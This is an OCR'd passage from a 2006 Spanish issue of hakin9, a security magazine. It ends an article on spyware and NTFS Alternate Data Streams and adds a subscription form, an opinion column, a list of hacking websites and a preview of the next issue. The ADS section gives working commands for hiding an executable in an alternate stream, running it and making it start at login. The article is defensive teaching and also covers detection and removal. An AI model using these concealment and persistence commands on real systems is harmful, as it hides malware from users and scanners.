dos seguros. Utilizando un método de *hombre-en-el-medio* (*man-in-the-middle*), todo el tráfico es enviado primero a sus propios servidores y después hacia el destino URL escrito en el navegador web. Los dueños de estos servidores pueden recoger con facilidad toda la información que incluye claves de acceso y cualquier información confidencial.

Cómo detectar/evitar/eliminar

Como la gran mayoría de este software es instalado por los usuarios voluntariamente, el método para evitarlos es sencillo – no instalarlos.

Para saber si este tipo de software está instalado, es necesario tener una herramienta que nos muestre las características de nuestras conexiones de red. Una buena herramienta es *Active Ports*. La Figura 10 nos muestra su uso para detectar la infección por MarketScore. Podemos claramente ver que hay muchas sesiones utilizando *ossproxy.exe* cuando navegamos por Internet.

Alternate Data Streams

NTFS es el sistema de archivos por defecto al instalar una plataforma Microsoft. Ofrece estabilidad y seguridad, junto con otros mecanismos interesantes. Uno de ellos, *Alternate Data Streams* (ADS) se usa para proporcionar compatibilidad con el sistema *Hierarchical File System* de Macintosh, que guarda un resumen de datos de archivos seleccionados, y también registra cambios de volumen. Microsoft no proporciona herramientas para detectar la presencia de código oculto en los flujos ADS.

Los *Alternate Data Streams* son sólo ligeramente diferentes de los *Primary Data Streams.* Se gestionan de forma diferente, tanto por Microsoft como por aplicaciones de terceros en Windows. Su mayor diferencia radica en si una aplicación es capaz o no de detectar un flujo alterno, y si lo hace, cómo se accede a él.

Los datos que existen dentro de un flujo alterno no pueden ser borrados del mismo modo en que lo son aquellos dentro de un flujo primario. Cada flujo de datos tiene sus propios atributos, pero Windows sólo se preocupa de la protección en el flujo sin nombre. Esto crea una estupenda vulnerabilidad, por la que pueden crearse y editarse ADS al mismo tiempo que están protegidos para no ser detectados ni eliminados por las aplicaciones de escaneado ADS.

Los datos en en ADS pueden ser también ejecutados directamente. Existen al menos cinco formas distintas de ejecutarlos en Windows 2000. Son posibles los siguientes casos:

- Ejecutar el flujo desde la ventana *Run* porque el fichero *file:\notepad.exe:<stream name>* funciona para el flujo *.exe* y para el flujo *.vbs*.
- Ejecutar el script de Visual Basic desde la línea de comandos utilizando *Windows Scripting Host* ejecutando *wscript notepad.exe:<VBstream name>*.
- Crear un acceso directo a *notepad.exe:<stream name>* ejecutará tanto el flujo *.exe* como el *.vbs* streams.
- Instalar un acceso directo al flujo en la carpeta de Inicio de Windows hará que los flujos *.exe* y

En la Red

- *http://www.mwcollect.org* – mwcollect – una solución para recoger malware a través de honeypots,
- *http://www.definitivesolutions.com/bhodemon.htm* – BHO Demon – para la protección frente a BHOs desconocidos,
- *http://www.hitmanpro.nl/* – una suite anti-spyware gratuita y muy recomendable,
- *http://www.idefense.com/iia/labs-software.php?show=8* – paquete para análisis de malcode,
- *http://www.nsclean.com/socklock.html*, – SockLock – protege WinSock de las modificaciones,
- *http://www.merijn.org/downloads.html* – Hijack This (muestra conexiones WinSock secuestradas), ADS spy (detecta y elimina *Alternate Data Streams*) y otras herramientas interesantes,
- *http://www.protect-me.com/freeware.html* – Active Ports – para la detección de proxies de hombre-en-el-medio,
- *http://www.cexx.org/lspfix.htm* – LSP-Fix – ayuda para eliminar LSPs ilegítimos,
- *http://www.heysoft.de/Frames/f_sw_la_en.htm* – LADS – muestra *Alternate Data Streams*.

.vbs sean ejecutados cuando un usuario inicie sesión.

- Añadir una clave de prueba con el valor *notepad.exe <stream name> en HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run* hará que los flujos *.exe* y *.vbs* se ejecuten al inicio del sistema.

Los creadores de spyware (por ejemplo de variantes de CoolWebSearch) utilizan estas técnicas para ocultar su código malicioso dentro de ADSs. Es fácil de hacer, no se requieren herramientas especiales y sólo se requiere una herramienta que sirva para flujos, como el Bloc de Notas, para añadir/editar datos.

Un ejemplo práctico

Empecemos con un ejemplo muy sencillo:

```
> type c:\spyware.exe > ↵
  c:\winnt\system32\notepad.exe:↵
  spyware.exe
```

que unirá el programa normal del Bloc de Notas con un ADS llamado *spyware.exe*.
Otro ejemplo:

```
> cd C:\
> copy C:\winnt\notepad.exe ↵
  C:\notepad.exe
> edit C:\randumb.txt
> type notepad.exe > ↵
  randumb.txt:nd.exe
```

Ahora podrás ejecutar ese programa *notepad.exe* desde dentro del archivo de texto:

```
> start C:\randumb.txt:nd.exe
```

Los crackers pueden usar esta técnica para instalar rootkoots o keyloggers en máquinas windows después de crear una shell remota en *0wn3d* box. Utilizando TFTP, los siguientes archivos serán transferidos hacia un directorio de apariencia inocente: *C:\WUTemp$dir.* El análisis del flujo con tcpdump puede ser estudiado en el Listado 6.

El directorio *C:\WUTemp$dir* contiene un fichero llamado *wutest*. Un atacante copia entonces las herramientas en este archivo para ocultarlas en un alternate data stream:

```
> type spyware.exe > ↵
  wutest:spyware.exe
```

Es posible copiar un fichero en el flujo de un directorio, como por ejemplo *C:*. Hay muchas formas de que un atacante pueda ejecutar programas, como los batch-scripts o *start*-command. Los análisis recientes de honeypots muestran que este tipo de ataques son frecuentes en la actualidad.

Como detectar/evitar/eliminar

Por desgracia, Microsoft no proporciona herramienta alguna para detectar *Alternate Data Streams*. Hay, sin embargo, software de terceros disponible, como LADS o ADS spy (ver *En la Red*).

Veamos cómo detectar y eliminar ADSs en la práctica. Primero, crearemos un flujo de ejemplo:

```
> type c:\temp\spyware.exe.txt >↵
  c:\WINDOWS\system32\calc.exe: ↵
  spyware.exe.txt
```

Esto crea un ADS en el fichero *calc.exe*, la calculadora. Ahora ejecutaremos ADS spy – la Figura 11 muestra el resultado de un escáner del sistema. Como veremos, ADS spy detectó el flujo y, una vez seleccionado, podremos eliminarlo con esta misma herramienta. Es difícil evitar los ADSs, pero cada vez más desarrolladores de antivirus están actualizando sus herramientas pasa permitir la detección de ADS.

Sumario

Para solucionar los problemas relativos al spyware, el software anti-spyware no es suficiente. No existe un paquete ideal, así que lo mejor es utilizar una combinación de programas anti-spyware de desarrolladores bien conocidos. Por supuesto, mantener el sistema operativo bien actualizado es clave para tener éxito. En algunos casos, se necesitan herramientas de terceros para solucionar los problemas.

Por otro lado, ¿podemos realmente erradicar el spyware? Dado que el spyware es un negocio muy lucrativo, la batalla entre creadores de spyware y luchadores contra el spyware continuará, y cada uno de los bandos seguirá desarrollando y utilizando herramientas nuevas para vencer al otro. ●

Sobre el autor

Christiaan Beek ha trabajado durante varios años en el campo de la seguridad. Adquirió muchos conocimientos sobre técnicas de hacking, tecnología de virus y detección de intrusiones trabajando para empresas nacionales e internacionales. En la actualidad trabaja como consultor y hacker ético para la empresa holandesa Getronics. Pasa el tiempo libre con su familia, leyendo y analizando o haciendo ingeniería inversa sobre los datos recogidos por sus trampas para malware.

Bibliografía

- *The Dark Side of NTFS (Microsoft's Scarlet Letter)* de H. Carvey,
- *ADS* de R. Means,
- *Malware: Fighting Malicious Code* de Ed Skoudis y Lenny Zeltser,
- *The Art of Computer Virus Research and Defense* de Peter Szor,
- *Sockets, Shellcode, Porting, and Coding : Reverse Engineering Exploits and Tool Coding for Security Professionals* de James C. Foster, Stuart McClure.

Pedido de suscripción






Por favor, rellena este cupón y mándalo por fax: 0048 22 887 10 11 o por correo: Software-Wydawnictwo Sp. z o. o., Piaskowa 3, 01-067 Varsovia, Polonia; e-mail: *suscripcion@software.com.pl*

Nombre(s) .... Apellido(s) ....

Dirección ....

C.P. .... Población ....

Teléfono .... Fax ....

Suscripción a partir del Nº ....

e-mail (para poder recibir la factura) ....

☐ Renovación automática de la suscripción

Título	número de ejemplares al año	número de suscripcio-nes	a partir del número	Precio
Sofware Developer's Journal Extra! (1 CD-ROM) – el antiguo Software 2.0 Bimestral para programadores profesionales	6			38 €
Linux+DVD (2 DVDs) Mensual con dos DVDs dedicado a Linux	12			86 €
Hakin9 – ¿cómo defenderse? (1 CD-ROM) Bimestral para las personas que se interesan de la seguridad de sistemas informáticos	6			38 €
Linux+ExtraPack (7 CD-ROMs) Las distribuciones de Linux más populares	6			50 €
			En total	

Realizo el pago con:

☐ **tarjeta de crédito nº** ☐☐☐☐ ☐☐☐☐ ☐☐☐☐ ☐☐☐☐ **Válida hasta** ☐☐☐☐ **CVC Code** ☐☐☐

Fecha y firma obligatorias:


☐ **transferencia bancaria a BANCO SANTANDER CENTRAL HISPANO**

Número de la cuenta bancaria: 0049-1555-11-221-0160876

IBAN:ES33 0049 1555 1122 1016 0876

código SWIFT del banco (BIC): BSCHESMM

Deseo recibir la factura antes de realizar el pago ☐



Folletín

Ideas estúpidas sobre seguridad informática

Stefano Zanero 

En un reciente editorial, (*http://www.ranum.com/security/computer_security/editorials/dumb/*) Marcus J. Ranum, un conocido experto en seguridad, describe lo que él considera las ideas más estúpidas desarrolladas en el campo de la seguridad informática. Encuentro este punto de vista muy interesante y divertido, así que he decidido compartir con vosotros su lista de ideas estúpidas, con algunas notas y comentarios de mi propia cosecha.

Para Ranum el primer problema es la teoría de sistemas *abiertos por defecto*, por ejemplo: *permitir cualquier operación en un sistema salvo que esté específicamente denegada*. Probablemente pienses: *¿A quién se le podría ocurrir configurar un firewall con semejante punto de vista?* Aunque se me ocurren un par de ejemplos de entre mis clientes, a pesar de todo tienes razón, en la actualidad damos por supuesto que todos los cortafuegos poseen una política de *cerrado por defecto;* pero piensa en las redes sin segmentación interna... ¿No es esto otra forma de tener todo *abierto por defecto*? ¿Y qué sucede con aquellos sistemas operativos que permiten la ejecución de una parte de código desconocido, a pesar de que la mayor parte de los usuarios sólo utilizan un pequeño conjunto de aplicaciones? Sin mencionar todo el revuelo generado alrededor de los sistemas de prevención de intrusiones: bajo este nombre tan llamativo se engloban objetos ordinarios que eliminan los ataques conocidos. En otras palabras: *si no es un ataque conocido, deja que pase*, así que éste es otro ejemplo de sistema *abierto por defecto*.

Esto nos lleva a la segunda idea estúpida según Ranum: *enumeración de la maldad*. En otras palabras, desarrollar tu sistema de seguridad de acuerdo con una lista de *cosas malas* que no quieres que sucedan. Por ejemplo: virus, spam y troyanos, pero ¿por qué perder el tiempo haciendo una lista de miles de cosas malas cuando, sencillamente, podemos *dar autorización* a unas aplicaciones específicas, y a nada más, para que puedan ejecutarse en nuestro PC? Lo mismo sucede con los sistemas de filtrado de tráfico. Por lo general, podemos saber que nuestro sistema de seguridad está basado en el principio de *enumeración de la maldad* cuando nuestro software necesita una constante actualización de definiciones.

La tercera idea estúpida descrita por Ranum es la idea de *Penetrar y Parchear,* pero yo encuentro esta idea menos convincente. Por un lado, estoy de acuerdo con la afirmación de que hay algunas (pocas) aplicaciones, como qmail o Postfix que prácticamente no tienen errores ni vulnerabilidades, ya que han sido diseñadas teniendo como idea central la seguridad. Así que, como Marcus, creo que en el campo de la ingeniería de software la cuestión es invertir la tendencia. Sin embargo, creo que tener a alguien encargado de intentar derribar los sistemas de seguridad con tests de penetración es muy útil para el usuario final, para que éste pueda estar seguro de que todo se ha hecho correctamente. Pero – ya que tantos clientes míos me lo preguntan – puede que yo no sea la persona más adecuada para hacer comentarios sobre esto.

La cuarta idea estúpida tampoco me convence: Ranum dice que debemos dejar de pensar que hackear es bueno y empezar a pensar que la buena ingeniería es mejor. Bueno, mi respuesta a esto es sí y no: necesitamos ingenieros para construir software diseñado de forma robusta, pero también necesitamos mentes flexibles que cuestionen la seguridad y nos demuestren que lo que se creía imposible es posible, actuando de esta forma como hackers.


Me saltaré la quinta idea estúpida (*educar a los usuarios no funciona...*), y me gustaría darle un consejo a Ranum sobre la sexta idea estúpida: *A veces, es mejor no hacer nada que hacer algo estúpido*. Antes de gastarse decenas de miles de euros en tecnologías nuevas y poco probadas, es mejor gastarse el dinero en alguien que tenga las habilidades necesarias para ayudarnos a saber qué hacer. Merece la pena entender en primer lugar qué es lo que ha salido mal, antes de promover nuevas políticas de seguridad que no se van a utilizar.

Si el eslogan de Google es *no seas malo*, sugiero que el nuestro sea *no seas estúpido*. Es más difícil de lo que parece, créeme. ●

Sobre el autor


Stefano Zanero es un estudiante de doctorado del Departamento de Electrónica e Información de la Politécnica de Milán. Sus intereses académicos incluyen los Sistemas de Detección de Intrusiones, el rendimiento de los sistemas de seguridad y la seguridad de las aplicaciones web. Ponente en muchas conferencias, también es autor de libros y artículos publicados en varias revistas. Asimismo es miembro del consejo del *Journal in Computer Virology,* y trabaja revisando artículos para *ACM Computing Reviews* y para *IEEE Security&Privacy.* Es columnista del semanario *Security Manager's Journal* en *Computer World Italy,* y ha recibido un premio de periodismo. Desde 2004 es socio y CTO de Secure Network, una empresa con sede en Milán especializada en formación y consulting sobre seguridad de la información.

Páginas recomendadas >>>




Una especie de portal para la gente a que le gusta la informática y la seguridad. Si te gusta este mundo, te gustará elhacker.net.

http://www.elhacker.net




CyruxNET – allí encontrarás la información detallada sobre las técnicas hack más populares.

http://www.cyruxnet.org




Website de contenido underground, hacking, temas de seguridad, técnicas de hacking, troyanos, msn tools, noticias informáticas.

http://www.cyberpirata.org




Un sitio web sobre la seguridad y contraseguridad informática. Artículos, noticias, información vírica, descargas de herramientas.

http://www.freneticmig.com



Hack Hispano, comunidad de usuarios en la que se tratan temas de actualidad sobre nuevas tecnologías, Internet y seguridad informática.

http://www.hackhispano.com



Un espacio libre para compartir: descargas, software, programas oscuros, dudas, noticias, trucos... y más cosas a ritmo de blues.

http://www.viejoblues.com



Una página independiente y no comercial. Allí se reúnen amigos hispanos para desarrollar Internet de calidad y para todos.

http://www.agujero.com



Tecnología, informática e Internet. Allí encontrarás enlaces, foros, fondos de escritorio y una biblioteca repleta de artículos interesantes...

http://www.hispabyte.net



Indaya teaM fue creada por un grupo de personas amantes de la informática para ayudar a todos los que se interesan por la informática.

http://www.indaya.com



Web especializada en artículos técnicos sobre Linux. Aquí encontrarás las últimas noticias sobre Linux y Software Libre, foros.

www.diariolinux.com



Seguridad0 es un magazine gratuito de seguridad informática. Tiene una periodicidad semanal, aunque se anaden noticias a diario.

http://www.seguridad0.com



La Web de Dragon. Noticias, descargas gratuitas, herramientas útiles para todos los que se interesan por hacking y seguridad informática.

http://www.dragonjar.us

Si tienes una página web interesante y quieres que la presentemos en nuestra sección de "Páginas recomendadas" contáctanos: *es@hakin9.org*



hakin9 2/2006
En el número siguiente, entre otros:



Vulnerabilidades en IBM AS/400



Las máquinas IBM AS/400 se usan en muchas grandes instituciones: bancos, hospitales, casinos, a menudo en la gestión de datos críticos. Su diseño y su sistema operativo propietario les hacen parecer menos vulnerables que a otras soluciones más populares. A pesar de ello, con la generalización de Internet y la necesidad de conectar estas máquinas a las redes modernas, se introducen y descubren vulnerabilidades. Shalom Carmel discute sobre las vulnerabilidades en AS/400 y muestra su impacto potencial sobre la seguridad de las empresas.



Usando un entorno de exploits para pruebas de penetración



Una de las actividades que lleva más tiempo realizar durante las pruebas de penetración es intentar aprovechar vulnerabilidades potenciales. Mientras el proceso de detección está bastante bien automatizado, la búsqueda del exploit adecuado para demostrar la vulnerabilidad requiere, por lo general, un trabajo manual intensivo. La solución desarrollada para rodear estos problemas son los entornos de exploits. Tim O. Shenko examina y compara los entornos disponibles y analiza su grado de utilización para las pruebas de penetración.



Creando un backdoor de captación de paquetes



Los backdoors tradicionales son fáciles de encontrar utilizando sencillas herramientas de monitorización que muestran las conexiones abiertas. Son difíciles de usar también en aquellas situaciones en que un firewall bloquea el acceso a la máquina. Brandon Edwards, autor del backdoor SilentDoor, muestra cómo escribir un backdoor que use captación de paquetes (*sniffing*) para solucionar estos problemas.



Automatizando el proceso de aprovechamiento de vulnerabilidades en Linux



Mientras hacemos pruebas de penetración, podemos encontrarnos con programas cuyo código fuente no está disponible, y que muestran una vulnerabilidad potencial frente a la sobrecarga de buffer. El desensamblaje de este código para encontrar los parámetros adecuados para el exploit es un proceso extenuante. Stavros Lekkas muestra cómo automatizar el proceso en estos casos utilizando su propia herramienta de demostración.

Información actual sobre el próximo número – *http://www.hakin9.org/es*

El número está a la venta desde principios de Marzo de 2006.

La redacción se reserva el derecho a cambiar el contenido de la revista.